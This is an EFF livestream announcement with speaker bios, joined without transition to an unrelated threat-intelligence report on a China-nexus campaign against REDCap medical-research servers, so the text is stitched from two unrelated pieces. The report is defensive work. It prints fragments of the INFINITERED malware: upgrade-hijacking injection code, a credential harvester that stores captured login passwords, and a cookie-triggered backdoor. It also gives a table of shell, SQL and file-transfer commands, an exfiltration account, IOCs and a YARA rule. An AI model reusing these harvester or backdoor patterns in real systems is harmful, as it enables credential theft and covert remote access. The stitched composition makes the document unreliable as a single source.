LGBTQ+ communities are facing an escalating wave of censorship and targeted surveillance, but we can push back through mutual solidarity. Join us live to learn how safer virtual spaces get built, how platform policies and government pressure are reshaping the digital landscape, and what platform accountability actually looks like. Our panel will share ideas for direct action and concrete strategies you can bring back to your community. Whether you’re an activist, an ally, or just paying attention, this conversation is for you. Join the livestream online followed by live Q&A.

EFFecting Change Livestream Series:
LGBTQ+ Solidarity Against the Tide of Surveillance
Wednesday, June 17th
9:00 am - 10:00 am Pacific - Check Local Time
Livestream followed by Q&A

RSVP Today
This event is LIVE and FREE!


About the Speakers

Paige Collings
As a lawyer, digital policy activist and community organizer, Paige works to dismantle systems of oppression and advance collective liberation. Her work focuses on highlighting how state surveillance and corporate restrictions stifle marginalized communities and perpetuate historic injustices and harm. She has worked with activists across the globe to facilitate systemic change by speaking truth to power and creating spaces for alternative imaginations; and her writing on digital justice has been featured in Wired, Politico, Teen Vogue, the Daily Beast and more.

Jillian C. York
Jillian is EFF's Director for International Freedom of Expression, based in London. Her work examines state and corporate censorship and its impact on culture and human rights, with a focus on historically marginalized communities. At EFF, she organizes coalitions, writes about and researches topics related to freedom of expression, leads the Speaking Freely interview series, and contributes to various other areas of the organization's work. Jillian is the author of Silicon Values: The Future of Free Speech Under Surveillance Capitalism (Verso, 2021), a contributor to several academic volumes, and has written for MIT Technology Review, The Guardian, and WIRED, among others. She is also a visiting professor at the College of Europe Natolin in Warsaw, and a regular speaker at global events.

Soatok Dreamseeker
Soatok Dreamseeker is a gay furry security engineer. He blogs about applied cryptography on his blog, Dhole Moments, and is developing key transparency to enable end-to-end encryption on the Fediverse. His puns are 100% whole groan.

Luísa Franco Machado
Luísa Franco Machado is an award-winning international expert in digital rights and data justice. She has also been a technical advisor in data governance and AI ethics for governments, NGOs, and international organizations worldwide, including the UN, OECD.AI, GIZ, and others. Luísa has carried on policy research at the London School of Economics and Political Science (LSE) and Sciences Po Paris on the intersection between technology and socio-economic development. In 2022, the United Nations recognized them as a global Young Leader for the Sustainable Development Goals (SDGs) among more than 6,500 advocates. In 2025 she was featured in Apolitical's Government AI 100 list as a rising star.

Public and Private Medical Community Targeted by China-Nexus Threat Actor Pursuing Artificial Intelligence, Cyber, Medical, and National Defense Research

15 June 2026 at 16:00

Written by: Patrick Whitsell, John McGuiness, Muhammad Umair


Google Threat Intelligence Group (GTIG) has identified a sophisticated campaign attributed to UNC6508, a People's Republic of China (PRC)-nexus threat actor, targeting institutions in the North American academic, medical, and military research community. While remaining undetected for over a year, the threat actor compromised externally facing web applications, deployed bespoke malware, pivoted to sensitive internal systems, and abused enterprise administrative tools for covert data exfiltration. The threat actor had broad collection aspirations, including sensitive defense intelligence related to national security, Indo-Pacific command operations, artificial intelligence, uncrewed vehicle systems, cyber offensive programs, and medical research. 

GTIG disrupted the malicious infrastructure associated with this threat actor. Working with Mandiant Consulting, we notified the affected organizations upon detection and offered our assistance with remediation. We have updated Google Security Operations (SecOps) with relevant intelligence, enabling defenders to identify indicators of compromise (IOCs) within their networks. We encourage all users and customers to follow recommended best practices for third-party Identity Providers (IdP) and ensure 2-Step Verification (2SV) is enabled across all accounts.

Campaign Overview

The campaign targeted a diverse set of national, state, and private medical entities. These organizations comprise world-renowned clinical providers, premier academic centers, North American military health institutions, professional advocacy groups, and health regulatory bodies. Their research areas span a broad spectrum of modern medicine, from molecular discovery and clinical drug trials to state-level public health policy and military readiness. They employ thousands of people with a combined research budget in the billions of dollars.

The earliest known compromise occurred in September 2023, after which GTIG observed a consistent operational pattern. The threat actor exploited externally facing REDCap (Research Electronic Data Capture) servers and deployed custom malware named INFINITERED to capture legitimate REDCap login credentials. Then, after remaining undetected for more than a year, UNC6508 used the captured credentials to access the victim’s internal network. The threat actor was also observed using the novel technique of manipulating domain content compliance rules for data exfiltration. Lastly, UNC6508 used sophisticated operations security (OpSec) techniques to conceal and obfuscate their activity. 

GTIG collaborated closely with Mandiant Consulting, the FLARE team, and Workspace Security on this effort to combine our threat intelligence, incident response, and reverse engineering expertise across Google Cloud. This enabled us to develop a complete picture of the attack lifecycle from initial compromise to complete mission. GTIG also extends thanks to the affected organizations for their cooperation and the valuable post-exploitation insights they shared.

Prevention, Detection, and Remediation

GTIG recommends defenders implement the following security measures, across all Cloud enterprise platforms, to mitigate this threat:

  • Secure Admin Accounts: Enforce phishing-resistant 2-Step Verification (2SV) for enterprise administrator accounts, including through third-party Identity Providers.

  • Advanced Protection: Consider enrolling highly sensitive accounts in our Advanced Protection Program for additional safeguards against malware and phishing attacks.

  • Prevent Cookie Theft: Enforce Device Bound Session Credentials (DBSC) with CAA for highly sensitive accounts on Windows devices to prevent session hijacking.

  • Monitor Audit Logs: Enable Audit logs to analyze, monitor, and alert on changes to your data.

  • Control Data: Define Data Loss Prevention (DLP) rules to block or alert on external sharing of sensitive data.

  • Audit Compliance Rules: Review Admin audit logs and content compliance rules for unauthorized modifications.

  • SIEM Coverage: Consider using Google Security Operations (SecOps) and ensure Workspace logs are included in your Security Information and Event Management (SIEM) pipeline.

  • Password Protection: Use Chrome Enterprise Password Leak Detection to alert when potentially compromised password use is detected.

  • Patch REDCap: Fully updated REDCap installations to the latest software version and ensure older versions are completely removed.

  • Monitor for INFINITERED: Scan REDCap servers for the presence of INFINITERED using the provided YARA rule and IOCs.

Medical Research University Compromise

In September 2023, a REDCap server belonging to a North American medical research institution was compromised. Continuing activity was observed through November 2025. During this time period, UNC6508 carried out the following attack chain.

  1. Exploit the REDCap server.

  2. After three months, deploy the INFINITERED malware.

  3. INFINITERED stealthily records credentials, and persists through upgrades, for more than a year.

  4. Pivot to a domain admin account.

  5. Add the malicious content compliance rule.

  6. Silently “BCC-forward” matched emails to a threat actor-controlled account.

Campaign attack flow diagram

Figure 1: Campaign attack flow diagram

Initial Access: REDCap Exploitation and INFINITERED

UNC6508 consistently targets REDCap servers. REDCap is a web-based software platform designed specifically for building and managing online databases and surveys, in compliance with regulations for medical and scientific research. It is a commonly used platform in the North American medical research community.

GTIG was not able to confirm how UNC6508 initially gained access to the REDCap server. By design, REDCap allows administrators to continue running legacy software side-by-side with the current version. UNC6508 was observed probing for these vulnerable legacy versions on several target organizations’ REDCap systems. This highlights not only the increasing importance of rapidly applying security patches, but also promptly removing older software versions to prevent downgrade attacks.

Upon establishing a foothold on the REDCap server, UNC6508 performed internal reconnaissance and credential discovery to obtain database and service account credentials. The threat actor also deployed a web shell named "help.php", which maintained persistence and functioned as an uploader in the REDCap application.

INFINITERED Analysis

Three months after the initial compromise, UNC6508 deployed a custom malware payload tracked as INFINITERED. This malware implements its functionality across three distinct modular components by trojanizing legitimate REDCap system files.

  • Dropper and Upgrade Interception 

  • Credential Harvester

  • Backdoor, with command and control (C2)

GTIG discovered multiple organizations across the US and Canada compromised with INFINITERED. All of these organizations were promptly notified of the compromise upon detection and offered our assistance with remediation.

INFINITERED diagram

Figure 2: INFINITERED diagram

Dropper and Upgrade Interception

To maintain persistent remote access, INFINITERED injects its code into new REDCap versions by intercepting the upgrade process. This capability is embedded into the legitimate REDCap upgrade system file. INFINITERED performs this code injection following these steps.

  1. Read the current software version, which includes the INFINITERED code. 

  2. Extract the malicious logic using GUID delimiter b49e334d-9c01-463e-9bc5-00a6920fb66e. 

  3. Inject backdoor code into the custom hooks configuration file. 

  4. Inject credential harvester code into the authentication system file.

  5. Inject the extracted code from step 2 into the upgrade system file.

In Elastic Beanstalk environments, INFINTERED performs additional steps to ensure persistence in cloud deployments.

// b49e334d-9c01-463e-9bc5-00a6920fb66e
...
$file_upgrade = $base_path."Upgrade.php"; 
$file_content_upgrade = $zip->getFromName($file_upgrade); // new upgrade file content
$file_content_upgrade_local = file_get_contents(__FILE__); // Contents of the current file 
...
if ($file_content_upgrade !== false) {
    // Base64 GUID delimiter
    $dummy_marker = base64_decode('YjQ5ZTMzNGQtOWMwMS00NjNlLTliYzUtMDBhNjkyMGZiNjZl');
    $pattern = "/$dummy_marker(.*?)$dummy_marker/s";
    if (preg_match($pattern, $file_content_upgrade_local, $matches)) {
        $extracted_text = $matches[0];
        $search_content = "// If running on AWS Elastic Beanstalk"; 
        $upgrade_decode = "// ".$extracted_text."\r\n\t\t".$search_content;
        $new_content = str_replace($search_content, $upgrade_decode, $file_content_upgrade);
        $zip->deleteName($file_upgrade);
        $zip->addFromString($file_upgrade, $new_content);
    }
}
$zip->close();
...
// b49e334d-9c01-463e-9bc5-00a6920fb66e

Code Snippet 1: Intercept upgrades and inject INFINITERED code

Credential Harvester

INFINITERED injects a credential harvester into the authentication system file to compromise user accounts. This component of the malware captures usernames and passwords submitted via POST requests during the login process. The credentials are encrypted using the environment’s default encryption routine and hidden inside a local REDCap sessions database table with the string “xc32038474a” prefixed to the Session ID.

$currentUTC = gmdate('Y-m-d H:i:s');
$str = encrypt($currentUTC . '[::]' . $_POST['username'] . '[::]' . $_POST['password']);
include dirname(__FILE__, 3) . DIRECTORY_SEPARATOR . 'redcap_connect.php';
$expiration_timestamp = strtotime("+60 days", strtotime($currentUTC));
$session_id = 'xc32038474a'.substr(bin2hex($currentUTC), -20);
$session_sql = "INSERT INTO [REDACTED] ([REDACTED],[REDACTED],[REDACTED]) VALUES ('$session_id', '$str', FROM_UNIXTIME($expiration_timestamp))";
@$rc_connection->query($session_sql);

Code Snippet 2: Hide credentials in a legitimate database table

Backdoor

INFINITERED also has backdoor functionality it establishes in the custom hooks system file inside the update package, specifically within a function that executes on every REDCap page load. This global hook ensures the backdoor runs on every page load. INFINITERED looks for a specific HTTP Cookie parameter named "REDCAP-TOKEN" and a cookie value starting with a specific plaintext string. If these conditions are present, the malware strips the prefix and decrypts the remaining payload with the environment's default decryption routine.

$cookieValue = $_COOKIE['REDCAP-TOKEN'];
if ($cookieValue) {
    $magic_flag = '[REDACTED]'; // Cookie prefix
    ...
    // Decrypt message if cookie prefix is found
    $key = '[REDACTED]';
    $req_data = substr($cookieValue, strlen($magic_flag));
    $req_data = decrypt($req_data, $key);

Code Snippet 3: Decrypting commands to INFINITERED

If the decrypted payload is empty, the malware acts as a beacon, returning system details such as the OS, PHP version, working directory, and database credentials including the hostname, username, password, and salt. When non-empty, the malware will parse the payload for command tags, which the threat actor can use to execute shell commands, run raw SQL queries, and transfer files.

Supported Commands

INFINITERED is capable of executing the following commands.

Command Tag

Description

00

Executes arbitrary system commands using shell_exec.

02

Uploads a file to the server. The payload contains the destination path and file content.

03

Retrieves stolen credentials stored in the legitimate database table.

04

Deletes the stolen credential records from the legitimate database table.

05

Executes arbitrary SQL queries against the database and returns the results.

ej671a16i7fd8202nu6ltfg5p6x7u

Downloads an arbitrary file from the server. The payload following this tag specifies the full filesystem path of the target file.

Empty Payload

Beacons system information, database credentials, and configuration details.

Table 1: Supported commands for INFINITERED

Domain Content Compliance Rule Abuse

More than a year after the initial compromise, UNC6508 used overlapping credentials, harvested from REDCap, to access an administrator account. This underscores the challenge and importance of securing systems holistically. Defenders should enable 2-Step Verification (2SV) and ensure unique credentials are used across different security domains to mitigate credential replay attacks.

UNC6508 then leveraged content compliance rules, a legitimate feature present in many cloud-based enterprise productivity suites, to exfiltrate specific email communications. Administrators can create these rules to manage email messages that contain content matching predefined sets of words, phrases, text patterns, or numerical patterns. By default, compliance rules apply to all users in an organizational unit. The use of compliance rules for data exfiltration is a novel technique not previously observed with PRC-nexus threat actors.

Specifically, UNC6508 created a compliance rule named "Patroit" [sic] that used regular expressions to match on keyword and email address patterns in sent or received emails. Matches were silently BCC-forwarded to a threat actor-controlled Gmail address, BebitaBarefoot774[@]gmail[.]com, providing a covert and continuous stream of exfiltrated data. Upon discovery, GTIG disabled the Gmail account to prevent further data exfiltration.

Targeted intelligence collection categories

Figure 3: Targeted intelligence collection categories

The patterns used in the “Patroit” compliance rule suggest strategic intelligence collection targeting geo-strategic policy, military strategy, advanced technology, and medical research. The patterns also include professional email addresses and phone numbers for members of organizations in these spaces. Several of the terms applied have spelling errors, suggesting the list was manually maintained. 

This ambitious scope of intelligence collection from UNC6508 may suggest a broader range of targets beyond the identified victims in the medical research community. GTIG assesses these collection priorities are aligned with the strategic interests of the People's Republic of China. 

While most of the terms relate to defense and technology, the terms including medical research facilities, and the specific pathogen “Chikungunya,” stand out from the others. Chikungunya is a viral disease transmitted to humans from mosquitos and was responsible for an outbreak in China's Guangdong province beginning in July 2025.

Operations Security (OpSec)

GTIG observed UNC6508 use sophisticated and meticulous OpSec techniques to conceal their activities from defenders.

UNC6508 operations security techniques

Figure 4: UNC6508 operations security techniques

UNC6508 relied heavily on Obfuscation (OBF) networks. This strategy, now frequently employed by PRC-nexus actors, involves routing traffic from offensive operations through a mix of compromised routers, residential proxies, Virtual Private Servers (VPS), and other devices.  

This operation used exclusively US-based OBF network IP addresses to access both the "BebitaBarefoot774[@]gmail[.]com" account and when replaying legitimate credentials to access the compromised enterprise administrator account. Additional OpSec techniques were also used, such as obtaining the threat actor-controlled Gmail account through a mass creation service and dedicating it exclusively to email data exfiltration.

By maintaining a high level of OpSec, UNC6508 significantly complicates the efforts of defenders to identify malicious patterns, establish accurate attribution, and map the threat actor’s infrastructure.

Attribution

GTIG attributes this activity to UNC6508 with high confidence. This assessment is based on infrastructure overlaps between campaigns, the consistent use of the INFINITERED backdoor on REDCap servers, and the specific targeting of medical research and defense sectors. We assess UNC6508 is an espionage motivated threat cluster, with priorities that align with historic PRC state-sponsored espionage trends and intelligence collection requirements.

Indicators of Compromise (IOCs)

To assist the wider community, we have also included a list of indicators in a GTI Collection for registered users.

Network Indicators

Indicator

Type

Context

BebitaBarefoot774@gmail.com

Email

Email exfiltration account

23.169.65.49

IP

Source of admin login (Compromised ASUS router)

File Indicators

Description

SHA256

Persistence (help.php)

ba6b73b0ca0dc7f86b3b397893ac32d729fd53f9df20643288f141f29d020af7

Credential Harvester 

db65c1b9f9e4cb4d729f45ad4b6fcf3e277caf9eb4c875425dec93fd883f9136

Credential Harvester 

c1ac43d23f89d41eb4ff131678ab562ab2cfed9aa334b13767ef141d303b0e5b

Backdoor 

8f0158855a656b629ca76ebca565f18bc25563ded34b65d6771632c20edb68ec

Backdoor 

51a57bfc9ed3eb6451c1c289607814d59e1698c666fb97ac5f694c398f23d045

Dropper 

4efbef69eb3b09bacff892d6a55778d07c418e7f15eba3cf1245e8cdfd8dda0b

Dropper 

58bb25777e0aa86bcd2125101e0bca4e8732b03d91bd8d2f205b446a2a8d5c86

Host Indicators

Indicator

Description

b49e334d-9c01-463e-9bc5-00a6920fb66e

INFINITERED current software version GUID delimiter

xc32038474a

INFINITERED Redcap database session ID prefix

MITRE ATT&CK Mapping

Tactic

Technique ID

Technique Name

Context/Activity

Initial Access

T1190

Exploit Public-Facing Application

Exploitation of REDCap survey management servers.

Persistence

T1505.003

Server Software Component: Web Shell

Deployment of INFINITERED and uploaders.


T1554

Compromise Client Software Binary

Modification of REDCap to intercept updates.

Defense Evasion

T1027

Obfuscated Files or Information

Use of Base64 encoding for malicious payloads within PHP files.


T1090.003

Proxy: Multi-hop Proxy

Routing traffic through compromised IoT devices (OBF networks).


T1562.001

Impair Defenses: Disable or Modify Tools

Creating "silent" BCC rules to avoid user detection.


T1689

Downgrade Attack

Exploiting vulnerable legacy versions of REDCap.

Credential Access

T1555

Credentials from Password Stores

Accessing local configuration files. 


T1056.003

Input Capture: Web Portal Capture

INFINITERED harvesting plaintext credentials from POST login requests.

Collection

T1114.003

Email Collection: Email Forwarding Rule

Use of content compliance rules ("Patroit") for automated exfiltration.


T1213

Data from Information Repositories

Searching storage and email for strategic keywords.

Command and Control

T1071.001

Application Layer Protocol: Web Protocols

C2 communication via HTTP Cookie parameters (REDCAP-TOKEN).

Exfiltration

T1567

Exfiltration Over Web Service

Silently forwarding sensitive data to actor-controlled Gmail addresses.


T1071.001

Application Layer Protocol: Web Protocols

HTTP response to C2 commands

Detections

YARA Rules

rule G_Backdoor_INFINITERED_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$magic_flag = "ej671a16i7fd8202nu6ltfg5p6x7u"
		$magic_flag_base64 = "ej671a16i7fd8202nu6ltfg5p6x7u" base64
		$marker = "b49e334d-9c01-463e-9bc5-00a6920fb66e"
		$marker_base64 = "YjQ5ZTMzNGQtOWMwMS00NjNlLTliYzUtMDBhNjkyMGZiNjZl"
		$s1 = "substr($cookieValue, strlen($magic_flag));"
		$s2 = "getcwd(), php_uname(), phpversion(), $_SERVER['SERVER_SOFTWARE']"
		$s3 = "'data' => encrypt($data, $key)"
		$s4 = "$data = shell_exec($command);"
		$s5 = "move_uploaded_file($tmpPath, $fileName)"
		$s6 = "$data = implode('|', $fields)"
		$b_s1 = "substr($cookieValue, strlen($magic_flag));" base64
		$b_s2 = "getcwd(), php_uname(), phpversion(), $_SERVER['SERVER_SOFTWARE']" base64
		$b_s3 = "'data' => encrypt($data, $key)" base64
		$b_s4 = "$data = shell_exec($command);" base64
		$b_s5 = "move_uploaded_file($tmpPath, $fileName)" base64
		$b_s6 = "$data = implode('|', $fields)" base64
		$t1 = "(isset($_POST['username']) && $_POST['password'])"
		$t2 = "INSERT INTO redcap_sessions (session_id, session_data, session_expiration) VALUES ('$session_id', '$str', FROM_UNIXTIME($expiration_timestamp))"
		$t3 = "encrypt($currentUTC . '[::]' . $_POST['username'] . '[::]' . $_POST['password']);"
		$t4 = "redcap_connect.php"
		$b_t1 = "(isset($_POST['username']) && $_POST['password'])" base64
		$b_t2 = "INSERT INTO redcap_sessions (session_id, session_data, session_expiration) VALUES ('$session_id', '$str', FROM_UNIXTIME($expiration_timestamp))" base64
		$b_t3 = "encrypt($currentUTC . '[::]' . $_POST['username'] . '[::]' . $_POST['password']);" base64
		$b_t4 = "redcap_connect.php" base64
		$u1 = "$zip->open($filename) === TRUE)"
		$u2 = "$hooks_encode ="
		$u3 = "$auth_encode ="
		$u4 = "$file_content_hooks = $zip->getFromName($file_hooks);"
		$u5 = "$file_content_auth = $zip->getFromName($file_auth);"
		$u6 = "$file_content_upgrade = $zip->getFromName($file_upgrade);"
		$u7 = "str_replace($search_content, $hooks_decode, $file_content_hooks);"
		$u8 = "str_replace($search_content, $upgrade_decode, $file_content_upgrade);"
		$u9 = "str_replace($search_content, $auth_decode, $file_content_auth);"
		$b_u1 = "$zip->open($filename) === TRUE)" base64
		$b_u2 = "$hooks_encode =" base64
		$b_u3 = "$auth_encode =" base64
		$b_u4 = "$file_content_hooks = $zip->getFromName($file_hooks);" base64
		$b_u5 = "$file_content_auth = $zip->getFromName($file_auth);" base64
		$b_u6 = "$file_content_upgrade = $zip->getFromName($file_upgrade);" base64
		$b_u7 = "str_replace($search_content, $hooks_decode, $file_content_hooks);" base64
		$b_u8 = "str_replace($search_content, $upgrade_decode, $file_content_upgrade);" base64
		$b_u9 = "str_replace($search_content, $auth_decode, $file_content_auth);" base64
		$filemarker = "<?php"
	condition:
		filesize < 1MB and $filemarker in (0 .. 128) and (((any of ($magic*) or any of ($marker*)) and (any of ($s*) or any of ($t*) or any of ($u*))) or 4 of ($s*) or 4 of ($b_s*) or all of ($t*) or all of ($b_t*) or 6 of ($u*) or 6 of ($b_u*))
}
❌